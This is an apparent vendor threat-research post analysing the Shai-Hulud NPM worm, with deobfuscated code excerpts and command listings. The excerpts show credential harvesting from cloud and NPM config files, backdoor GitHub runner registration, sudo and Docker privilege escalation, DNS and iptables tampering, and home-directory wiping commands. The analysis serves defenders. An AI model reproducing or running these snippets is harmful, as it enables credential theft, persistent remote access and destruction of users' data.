


Investigating Shai-Hulud: Inside the NPM Supply Chain Worm

the-sequence.com/investigating-shai-hulud

Calvin So

December 4, 2025



```
var N6 = NI("AzureCliCredential");
var _T = {
  'claim': "This credential doesn't support claims challenges. To authenticate with the required claims, please run the following command:",
  'notInstalled': "Azure CLI could not be found. Please visit https://aka.ms/azure-cli for installation instructions and then, once installed, authenticate to your Azure account using",
  'login': "Please run 'az login' from a command prompt to authenticate before using this credential.",
  'unknown': "Unknown error while trying to retrieve the access token",
  'unexpectedResponse': "Unexpected response from Azure CLI when getting token. Expected \"expiresOn\" to be a RFC3339 date string. Got:"
};
var k70 = {
  'getSafeWorkingDir'() {
    if (process.platform === "win32") {
      let _0x3b6298 = process.env.SystemRoot || process.env.SYSTEMROOT;
      if (!_0x3b6298) {
        N6.getToken.warning("The SystemRoot environment variable is not set. This may cause issues when using the Azure CLI credential.");
        _0x3b6298 = "C:\\Windows";
      }
      return _0x3b6298;
    } else {
      return "/bin";
    }
  },
  async 'getAzureCliAccessToken'('0x334ea2', '0x2bf908', '0x552338', '0x45d748') {
    let _0x284dae = [];
    let _0xba7cf3 = [];
    if (_0x2bf908) {
      _0x284dae = ["--tenant", _0x2bf908];
    }
    if (_0x552338) {
      _0xba7cf3 = ["--subscription", "\"" + _0x552338 + "\""];
    }
    return new Promise((_0x4cf025, _0x3ad6e4) => {
      try {
        let _0xa3557e = ['az', ...["account", 'get-access-token', "--output", "json", "--resource", _0x334ea2, ..._0x284dae, ..._0xba7cf3]].join(" ");
        a0_0x483c61.exec(_0xa3557e, {
```

On August 26, 2025, attackers exploited a GitHub Actions injection vulnerability inside [Nx's](#) workflow, using a manipulated pull request title to run shell commands and extract the company's NPM publishing token. With that access, they published malicious versions of trusted Nx packages. Once installed, those packages hijacked local AI command line tools to scan victim systems for credentials, SSH keys, and crypto wallets.

The compromise didn't end there. Weeks later, in September 2025, multiple cybersecurity vendors and [CISA](#) reported a broader supply chain infection tied to the same operation. The malware, now dubbed "Shai-Hulud," leveraged self-propagation capabilities to turn popular NPM packages into malicious script containers. Shai Hulud primarily steals and exfiltrates credentials leveraging [trufflehog](#), while also attempting to copy itself into additional NPM packages and make private GitHub repositories public to leak data.

By November 2025, [GitGuardian](#) observed a high second wave of infections dubbed "Shai-Hulud 2.0," where the malware's capabilities expanded to include backdoor installation and remote access. Using the victim's compromised GitHub authentication token, the malware registers the host as a self-hosted GitHub Actions workflow runner. Those runners are typically used to automate Continuous Integration (CI) and Continuous Delivery (CD) tasks, but in this campaign the malware abuses them—and GitHub Discussions—as its Command and Control (C2) channel, giving attackers a stealthy way to execute commands on compromised systems.

This investigation breaks down how Shai-Hulud entered the ecosystem, how it spread, and why its evolution into a self-replicating NPM supply chain threat places developers and organizations at significant risk.

Tactics, Techniques and Procedures

Initial Access

Threat actors used a phishing email disguised as an NPM security alert to trick developers to reveal their credentials ([Source: Trend Micro](#)). Using the compromised NPM account, they uploaded malicious versions of legitimate NPM packages.

Another vector of delivery: Shai-Hulud 2.0 is delivered as an NPM package with a malicious preinstall script that executes automatically during the NPM installation process (modified `package.json` with "preinstall": `node setup_bun.js`).

Execution

The initial script, `Setup_bun.js`, functions as a loader for `bun_environment.js`, the main execution logic for the malware. `Setup_bun.js` first verifies the presence of the Bun JavaScript runtime and installs it if absent, leveraging curl piped to bash for execution. Once Bun is confirmed, the malware executes `bun_environment.js` using the newly installed executable.

This is the download for Bun:

```
curl -fsSL https://bun.sh/install | bash
```

`Bun_environment.js` prioritizes targets by checking for specific CI/CD environment variables. The malware targets and steals authentication tokens and credentials for GitHub, NPM, AWS, and GCP. It enumerates cloud variables and account information by retrieving data from the file system level and by abusing native Cloud CLIs (Command Line Interfaces).

Using `AzureCli` for enumeration:

```

var N6 = N1("AzureCliCredential");
var T = {
  'claim': "This credential doesn't support claims challenges. To authenticate with the required claims, please run the following command:",
  'notInstalled': "Azure CLI could not be found. Please visit https://aka.ms/azure-cli for installation instructions and then, once installed, authenticate to your Azure account using 'login'. Please run 'az login' from a command prompt to authenticate before using this credential.",
  'unknown': "Unknown error while trying to retrieve the access token",
  'unexpectedResponse': "Unexpected response from Azure CLI when getting token. Expected \"expiresOn\" to be a RFC3339 date string. Got:"
};
var k70 = {
  'getSafeWorkingDir'() {
    if (process.platform === "win32") {
      let _0x3b6298 = process.env.SystemRoot || process.env.SYSTEMROOT;
      if (!_0x3b6298) {
        N6.getToken.warning("The SystemRoot environment variable is not set. This may cause issues when using the Azure CLI credential.");
        _0x3b6298 = "C:\\Windows";
      }
      return _0x3b6298;
    } else {
      return "/bin";
    }
  },
  async 'getAzureCliAccessToken'(_0x334ea2, _0x2bf908, _0x552338, _0x45d748) {
    let _0x284dae = [];
    let _0xba7cf3 = [];
    if (_0x2bf908) {
      _0x284dae = ["--tenant", _0x2bf908];
    }
    if (_0x552338) {
      _0xba7cf3 = ["--subscription", "\"" + _0x552338 + "\""];
    }
    return new Promise((_0x4cf025, _0x3ad6e4) => {
      try {
        let _0xa3557e = ['az', ...["account", 'get-access-token', "--output", "json", "--resource", _0x334ea2, ..._0x284dae, ..._0xba7cf3]].join(" ");
        a0_0x483c61.exec(_0xa3557e, {

```

For retrieval of Gcloud application_default_credentials.json file:

```

if (_0x25dba2) {
  // $HOME/.config/gcloud/application_default_credentials.json
  _0x25dba2 = _0x44322b.join(_0x25dba2, "gcloud", "application_default_credentials.json");
  if (!_0x52df33.existsSync(_0x25dba2)) {
    _0x25dba2 = null;
  }
}

```

For retrieval of AWS credentials file:

```

var find_aws_config = () => process.env.AWS_CONFIG_FILE || get_path.join(_0x2a9028.getHomeDir(), ".aws", "config");
var find_aws_creds = () => process.env.AWS_SHARED_CREDENTIALS_FILE || get_path.join(_0x2a9028.getHomeDir(), ".aws", 'credentials');

```

For retrieval of NPM auth token:

```

async function oL0(_0x45b2ed) {
  let _0x4f7d34 = /(?:_authToken|:_authToken)=([a-zA-Z0-9\-\._~+/*]+)/;
  let _0x65797 = _0x45b2ed ? [_0x45b2ed] : [a0_0x459ea5.join(process.cwd(), ".npmrc"), a0_0x459ea5.join(a0_0x647ad2.homedir(), ".npmrc")];
  for (let _0x577185 of _0x65797) {
    try {
      let _0x4a1c74 = await mL0(_0x577185);
      if (!_0x4a1c74) {
        continue;
      }
      for (let _0x5bff02 of _0x4a1c74.split(/\r?\n/)) {
        let _0x181a7a = _0x5bff02.trim();
        if (_0x181a7a.startsWith('#') || !_0x181a7a) {
          continue;
        }
        let _0x1bab15 = _0x181a7a.match(_0x4f7d34);
        if (_0x1bab15 && _0x1bab15[0x1]) {
          return _0x1bab15[0x1];
        }
      }
    } catch {}
  }
  return null;
}
class W1 {
  ["baseUrl"] = "https://registry.npmjs.org";
  ["userAgent"];
  ["token"];
  constructor(_0x54abd9) {
    this.userAgent = "npm/11.6.2 workspaces/false";
    this.token = _0x54abd9;
  }
}

```

The threat actor launched a supply chain attack by querying the NPM `/whoami` endpoint through base url to obtain the user's NPM username. It then identified all victim-maintained packages and published malicious, backdoored versions, essentially spreading the malware to more developers who will use the now infected package restarting the attack chain.

The malware verifies the validity of the stolen NPM token by querying the NPM `/whoami` endpoint through the registry:

```
let _0x5cd25b = await fetch(this.baseUrl + "/-/whoami", {
  'method': "GET",
  'headers': {
    'Authorization': "Bearer " + this.token,
    'Npm-Auth-Type': "web",
    'Npm-Command': "whoami",
    'User-Agent': this.userAgent,
    'Connection': "keep-alive",
    'Accept': "*/*",
    'Accept-Encoding': "gzip, deflate, br"
  }
});
```

To collect additional secrets, the malware employs `trufflehog`. It first installs the latest version by querying <https://api.github.com/repos/trufflesecurity/trufflehog/releases/latest>.

It then unzips the downloaded archive using `unzip` with the `-d` and `-o` flags, or extracts it with `tar -xzf -C` depending on the file type. After extraction, the malware determines whether the correct `trufflehog` binary is present for Windows or Linux systems.

Once the appropriate binary is selected, it sets executable permissions using `chmod 755` (read, write, execute). With this setup complete, `trufflehog` is ready to scan the system for additional secrets.

Finally, the malware used the GitHub `Octokit` API to create a new, randomly named repository using the victim's credentials, assigning it the description "`Shai-Hulud: The Second Coming.`"

Persistence

The malware steals the victim's GitHub token and registers the infected system as a self-hosted runner, designating it `SHA1HULUD`. The payload establishes persistence by planting a malicious, injection-vulnerable workflow at `.github/workflows/discussion.yaml`. Because this workflow is restricted to self-hosted runners, the threat actor can achieve arbitrary command execution on the compromised host simply by initiating a GitHub Discussion in the repository. This tactic provides a stealthy, persistent foothold masked by typical CI/CD traffic.

```

async ["createRepo"](_0x4c7ff4, _0x128783 = "Shai-Hulud: The Second Coming.", _0x20067d = false) {
  try {
    let _0x449178 = await this.octokit.request("POST /repos/{owner}/{repo}/actions/runners/registration-token", {
      'owner': _0x349291,
      'repo': _0x2b1a39
    });
  }
  if (_0x449178.status == 0xc9) {
    let _0x1489ec = _0x449178.data.token;
    if (a0_0x5a88b3.platform() === 'linux') {
      await Bun.$ mkdir -p $HOME/.dev-env/;
      await Bun.$ curl -o actions-runner-linux-x64-2.330.0.tar.gz -L https://github.com/actions/runner/releases/download/v2.330.0/actions-runner-linux-x64-2.330.0.tar.gz`.cwd(a0_0x5a88b3.homedir + "/.dev-env");
      await Bun.$ tar xzf ./actions-runner-linux-x64-2.330.0.tar.gz`.cwd(a0_0x5a88b3.homedir + "/.dev-env");
      await Bun.$ RUNNER_ALLOW_RUNASROOT=1 ./config.sh --url https://github.com/${_0x349291}/${_0x2b1a39} --unattended --token ${_0x1489ec} --name "SHAIHULUD".cwd(a0_0x5a88b3.homedir + "/.dev-env");
      await Bun.$ rm actions-runner-linux-x64-2.330.0.tar.gz`.cwd(a0_0x5a88b3.homedir + "/.dev-env");
      Bun.spawn(["bash", '-c', "cd $HOME/.dev-env && nohup ./run.sh &"]);unref();
    } else {
      if (a0_0x5a88b3.platform() === "win32") {
        await Bun.$ powershell -ExecutionPolicy Bypass -Command "Invoke-WebRequest -Uri https://github.com/actions/runner/releases/download/v2.330.0/actions-runner-win-x64-2.330.0.tar.gz -OutFile actions-runner-win-x64-2.330.0.tar.gz".cwd(a0_0x5a88b3.homedir + "/.dev-env");
        await Bun.$ powershell -ExecutionPolicy Bypass -Command "Add-Type -AssemblyName System.IO.Compression.FileSystem; [System.IO.Compression.ZipFile]::ExtractToDirectory(\"actions-runner-win-x64-2.330.0.tar.gz\", \"$HOME/.dev-env\");".cwd(a0_0x5a88b3.homedir + "/.dev-env");
        await Bun.$ ./config.cmd --url https://github.com/${_0x349291}/${_0x2b1a39} --unattended --token ${_0x1489ec} --name "SHAIHULUD".cwd(a0_0x5a88b3.homedir + "/.dev-env");
        Bun.spawn(["powershell", '-ExecutionPolicy', "Bypass", "-Command", "Start-Process -WindowStyle Hidden -FilePath \"./run.cmd\""]);unref();
      } else {
        if (a0_0x5a88b3.platform() === "darwin") {
          await Bun.$ mkdir -p $HOME/.dev-env/;
          await Bun.$ curl -o actions-runner-osx-arm64-2.330.0.tar.gz -L https://github.com/actions/runner/releases/download/v2.330.0/actions-runner-osx-arm64-2.330.0.tar.gz`.cwd(a0_0x5a88b3.homedir + "/.dev-env");
          await Bun.$ tar xzf ./actions-runner-osx-arm64-2.330.0.tar.gz`.cwd(a0_0x5a88b3.homedir + "/.dev-env");
          await Bun.$ ./config.sh --url https://github.com/${_0x349291}/${_0x2b1a39} --unattended --token ${_0x1489ec} --name "SHAIHULUD".cwd(a0_0x5a88b3.homedir + "/.dev-env");
          await Bun.$ rm actions-runner-osx-arm64-2.330.0.tar.gz`.cwd(a0_0x5a88b3.homedir + "/.dev-env");
          Bun.spawn(["bash", '-c', "cd $HOME/.dev-env && nohup ./run.sh &"]);unref();
        }
      }
    }
  }
}

```

Privilege Escalation

Shai-Hulud 2.0 attempts to escalate privileges by testing whether it can run **sudo** without a password. It also attempts privilege escalation through Docker by mounting the host root filesystem and modifying the **sudoers.d** file to grant the **runner** user root access.

```

async function p00() {
  try {
    let {
      stdout: _0x259d7f,
      exitCode: _0x2a341e
    } = await Bun.$ sudo -n true`.nothrow();
    return _0x2a341e === 0x0;
  } catch {
    try {
      await Bun.$ docker run --rm --privileged -v /:/host ubuntu bash -c "cp /host/tmp/runner /host/etc/sudoers.d/runner".nothrow();
    } catch {
      return false;
    }
    return true;
  }
}

```

Defense Escalation

The malware stops the **systemd-resolved** service using **systemctl stop systemd-resolved**, replaces the legitimate configuration file at **/etc/systemd/resolved.conf** with a modified version using **cp /tmp/resolved.conf /etc/systemd/resolved.conf**, and then restarts the service with **systemctl restart systemd-resolved**. This forces the system to use attacker-controlled DNS servers, which can interfere with network communication, updates, or logging.

The malware flushes all rules from the **OUTPUT** chain in the **filter** table using **iptables -t filter -F OUTPUT**, which allows all outbound traffic and bypasses egress filtering. It also flushes all rules from the **DOCKER-USER** chain using **iptables -t filter -F DOCKER-USER**, disabling network policies on containers and aiding defense evasion.


```

}
async function g00() {
  await Bun.$`sudo systemctl stop systemd-resolved`.nothrow();
  await Bun.$`sudo cp /tmp/resolved.conf /etc/systemd/resolved.conf`.nothrow();
  await Bun.$`sudo systemctl restart systemd-resolved`.nothrow();
  await Bun.$`sudo iptables -t filter -F OUTPUT`.nothrow();
  await Bun.$`sudo iptables -t filter -F DOCKER-USER`.nothrow();
}

```

Exfiltration

Malware exfiltrates collected data in double Base64-encoded form and as JSON files into the attacker-controlled GitHub repository.



Contents.json: Contains details about host data.

```

{"system":
{"platform":"linux","architecture":"x64","platformDetailed":"linux","architectureDetailed":"x64",
,"hostname":"[REDACTED]","os_user":
{"homedir":"[REDACTED]","username":"[REDACTED]","shell":"/bin/bash","uid":1000,"gid":1000}},
"modules":
{"github":{"authenticated":true,"token":"[REDACTED]","username":
{"login":"[REDACTED]","name":null,"email":null,"publicRepos":240,"followers":0,"following":0,"creat
edAt":"2025-10-20T11:00:01Z"}}}}

```

Environment.json: Contains collected environment variables. Researchers replicated an example dataset.

```

{"environment":{
"LD_FLAGS":"-L/usr/local/opt/libfake/lib -L/usr/local/opt/libsecure/lib",
"_VOLTA_TOOL_RECURSION":"1",
"VSCODE_CRASH_REPORTER_PROCESS_TYPE":"extensionHost",
"npm_config_audit":"","
"NODE":"/home/JohnDoe/.volta/tools/node/22.1.0/bin/node",
"INIT_CWD":"/home/JohnDoe/.npm/_cacache/tmp/git-clonexYfG7h",
"PYENV_ROOT":"/home/JohnDoe/.pyenv",

```

Cloud.json: Contains collected cloud secrets.

```
|"aws":{"secrets":[]},"gcp":{"secrets":[]},"azure":{"secrets":[]}]}
```

Other `.json` files observed in the deobfuscated `bun_environment.js` include:

- `Trufflesecrets.json`: Contains collected secrets using `trufflehog`
- `actionSecrets.json`: Contains API keys and tokens within GitHub workflow actions

Impact

The malware checks whether it can authenticate or create a repository. If it fails to retrieve the GitHub token, it sets a condition to delete all contents within the user's home directory.

On Windows, it deletes everything in `%USERPROFILE%` using `cmd.exe`.

On Unix systems (assumed if not Windows), it attempts to delete all contents in the home directory (`-`). Interestingly, researchers identified that This command does not fully work on macOS, however the execution is still recorded on process execution logs and that it deletes empty directories. The standard Unix `find` command on macOS (which uses the BSD variant of `find`) does not support the non-standard `-writable` option available in GNU `find`. The same limitation applies to `xargs -0 -r`, because the `-r` (no-run-if-empty) option is a GNU extension and is not supported by the default BSD `xargs` on macOS. However, the command execution is still recorded on process execution logs.

```
if (Github_obj.isAuthenticated()) {
  await Github_obj.createRepo(tl0());
}
if (!Github_obj.isAuthenticated() || !Github_obj.repoExists()) {
  let fetch_token_output = await Github_obj.fetchToken();
  if (!fetch_token_output) {
    if (_0x4692e0) {
      await E1(_0x4692e0);
    } else {
      console.log("Error 12");
      if (_0x46410c.platform === "windows") {
        Bun.spawnSync(["cmd.exe", "/c", "del /F /Q /S \"%USERPROFILE%\" && for /d %i in (%\"USERPROFILE%\") do rd /S /Q \"%i\" & cipher /W:%USERPROFILE%"]);
      } else {
        Bun.spawnSync(["bash", "-c", "find \"$HOME\" -type f -writable -user \"$(id -un)\" -print0 | xargs -0 -r shred -uvz -n 1 && find \"$HOME\" -depth -type d -empty -delete"]);
      }
      process.exit(0x0);
    }
  }
}
```

Why does this matter?

A self-replicating worm that targets the widely popular NPM ecosystem exposes a vast number of developers and organizations to significant risk. This vulnerability creates a critical supply chain attack surface gap, allowing adversaries to compromise upstream software dependencies and affect numerous downstream projects.

Iru Remediation

Iru's Endpoint, Detection & Response (EDR) and the Security Research team are actively monitoring the Shai-Hulud campaign, including its associated tactics, techniques, and procedures. We've implemented a layered, defense-in-depth detection strategy that combines behavioral

monitoring, file monitoring, and threat-feed-driven intelligence to identify malicious activity both pre-execution and post-execution on the endpoint.

Indicators of Compromise

```
Cbb9bc5a8496243e02f3cc080efbe3e4a1430ba0671f2e43a202bf45b05479cd
F099c5d9ec417d4445a0328ac0ada9cde79fc37410914103ae9c609cbc0ee068
46faab8ab153fae6e80e7cca38eab363075bb524edd79e42269217a083628f09
768496fbd05657d1cf858591480232313488831ad9a377a698aa1a6547f88
De0e25a3e6c1e1e5998b306b7141b3dc4c0088da9d7bb47c1c00c91e6e4f85d6
```

Commands observed

Windows:

```
powershell -ExecutionPolicy Bypass -Command "Invoke-WebRequest -Uri
https://github.com/actions/runner/releases/download/v2.330.0/actions-runner-win-x64-
2.330.0.zip -OutFile actions-runner-win-x64-2.330.0.zip" powershell -ExecutionPolicy
Bypass -Command "Add-Type -AssemblyName System.IO.Compression.FileSystem;
[System.IO.Compression.ZipFile]::ExtractToDirectory(\"actions-runner-win-x64-
2.330.0.zip\", \".\")\" ./config.cmd --url <REPO_URL> --unattended --token <TOKEN> --name
\"SHA1HULUD\" powershell -ExecutionPolicy Bypass -Command "Start-Process -WindowStyle Hidden
-FilePath \"./run.cmd\""
```

Linux and macOS:

```
mkdir -p $HOME/.dev-env/ curl -o actions-runner-linux-x64-2.330.0.tar.gz -L <URL> curl -o
actions-runner-osx-arm64-2.330.0.tar.gz -L <URL> tar xzf ./actions-runner-linux-x64-
2.330.0.tar.gz RUNNER_ALLOW_RUNASROOT=1 ./config.sh --url <REPO_URL> --unattended --token
<TOKEN> --name \"SHA1HULUD\" rm actions-runner-linux-x64-2.330.0.tar.gz rm actions-runner-
osx-arm64-2.330.0.tar.gz bash -c \"cd $HOME/.dev-env && nohup ./run.sh &\"
```

Privilege escalation attempts

```
sudo -n true docker run --rm --privileged -v /:/host ubuntu bash -c \"cp /host/tmp/runner
/host/etc/sudoers.d/runner\"
```

System and network interface disruption

```
sudo systemctl stop systemd-resolved sudo cp /tmp/resolved.conf
/etc/systemd/resolved.conf sudo systemctl restart systemd-resolved sudo iptables -t filter
-F OUTPUT sudo iptables -t filter -F DOCKER-USER
```

Data disruption in user/home directory

Windows:

```
cmd.exe /c "del /F /Q /S "%USERPROFILE%" && for /d %%i in ("%USERPROFILE%") do rd /S /Q "%i" & cipher /W:%USERPROFILE%"
```

Linux:

```
find "$HOME" -type f -writable -user "$(id -un)" -print0 | xargs -0 -r shred -uvz -n 1 &&  
find "$HOME" -depth -type d -empty -delete
```

Conclusion

Shai-Hulud shows how quickly a single compromise can ripple through the software supply chain. By targeting developer tools, abusing trusted automation workflows, and replicating itself through NPM packages, it turns everyday workflows into effective delivery paths for attackers. As our research continues, we'll keep working with customers to identify infections early, contain spread, and strengthen defenses across the environments that rely on these tools every day.

[!\[\]\(a69696d69cfd88b51cbd02e5288eca32_img.jpg\) Previous Post](#)